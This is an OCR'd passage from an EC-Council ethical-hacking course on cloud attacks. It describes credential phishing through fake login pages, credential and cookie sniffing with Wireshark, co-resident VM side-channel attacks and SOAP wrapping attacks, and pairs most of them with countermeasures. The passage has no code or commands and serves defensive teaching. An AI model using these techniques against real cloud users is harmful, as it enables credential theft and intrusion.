
Figure 19.31: Example of service hijacking using social engineering

As shown in the figure, the attacker first creates a fake cloud service login page and sends a malicious link to the cloud service user. The user, on receiving the link, clicks on it and enters his/her login credentials, failing to notice it is a fake login page. When the user hits enter, the attacker receives the login credentials of the user, while the page automatically redirects him to the original cloud service login page. Now, the attacker uses the stolen user credentials to log in to the cloud service and perform malicious activity.

Countermeasures:

- Do not share account credentials between users and services.
- Implement a robust two-factor or multi-factor authentication mechanism wherever possible.
- Train the staff to recognize social engineering attacks.
- Strictly follow the security policies framed.
- Encrypt the data before transmitting them over the Internet.
- Use “least privilege” principles to restrict access to services.
- Divide responsibilities among CSP administrators and your administrators; this restricts free access to all security layers for others.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Service Hijacking using Network Sniffing

Network sniffing involves the interception and monitoring of network traffic between two cloud nodes. Unencrypted sensitive data (e.g., login credentials) during transmission across a network are at high risk. Attackers use packet sniffers (e.g., Wireshark) to capture sensitive data, such as passwords and session cookies, and other web service-related security configuration data, such as the universal description discovery and integrity (UDDI), simple object access protocol (SOAP), and web service description language (WSDL) files.




Figure 19.32: Example of service hijacking using network sniffing


As shown in figure, when a user enters login credentials to access cloud services, an attacker can sniff the credentials/cookies during their transmission across a network using packet sniffers, such as Wireshark and Capsa Portable Network Analyzer. The attacker then logs into the cloud services via the stolen credentials.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Countermeasures:

- Encrypt sensitive data over the network.
- Encrypt sensitive data in configuration files.
- Detect network interface controllers (NICs) running in promiscuous mode.
- Ensure that web traffic containing credentials is encrypted with SSL/TLS.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Side-Channel Attacks or Cross-guest VM Breaches

Attackers can compromise the cloud by placing a malicious virtual machine near a target cloud server and then launch a side-channel attack. The below figure show how an attacker can compromise the cloud by placing a malicious VM near a target cloud server. The attacker runs the VM on the same physical host as the target VM and takes advantage of the shared physical resources (processor cache). Then, he launches side-channel attacks (timing attack, data remanence, acoustic cryptanalysis, power monitoring attack, and differential fault analysis) to extract cryptographic keys/plain text secrets to steal the victim's credentials. Side-channel attacks can be implemented by any co-resident user and are mainly related to vulnerabilities in shared technology resources. Finally, the attacker uses the stolen credentials to impersonate the victim.





Figure 19.33: Example of Side-Channel attacks

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Side-Channel Attack Countermeasures

- Implement a virtual firewall in the cloud server back-end of the cloud computing; this prevents the attacker from placing malicious VMs.
- Implement random encryption and decryption (encrypts data using RSA, 3DES, AES algorithms).
- Lockdown OS images and application instances to prevent compromising vectors that might provide access.
- Check for repeated access attempts to local memory and to any hypervisor processes or shared hardware cache by tuning and collecting local process monitoring data and logs for cloud systems.
- Code the applications and OS components so that they access shared resources, such as memory cache, in a consistent and predictable way. This coding style prevents attackers from collecting sensitive information, such as timing statistics and other behavioral attributes.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Wrapping Attack

A wrapping attack is performed during the translation of the SOAP message in the TLS layer, where attackers duplicate the body of the message and send it to the server as a legitimate user. As shown in the below figure, when users send a request from their VM through a browser, the request first reaches the web server. Then, a SOAP message containing structural information is generated and exchanged with the browser during the passing of the message. Before the message passing occurs, the browser needs to sign the XML document and canonicalize it. Additionally, it should append the signature values to the document. Finally, the SOAP header should contain the necessary information for the destination after computation.

In a wrapping attack, the adversary deception occurs during the translation of the SOAP message in the TLS. The attacker duplicates the body of the message and sends it to the server as a legitimate user. The server checks the authentication through the signature value (which is also duplicated) and verifies its integrity. As a result, the adversary can intrude in the cloud and run malicious code to interrupt the usual functioning of the cloud servers.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

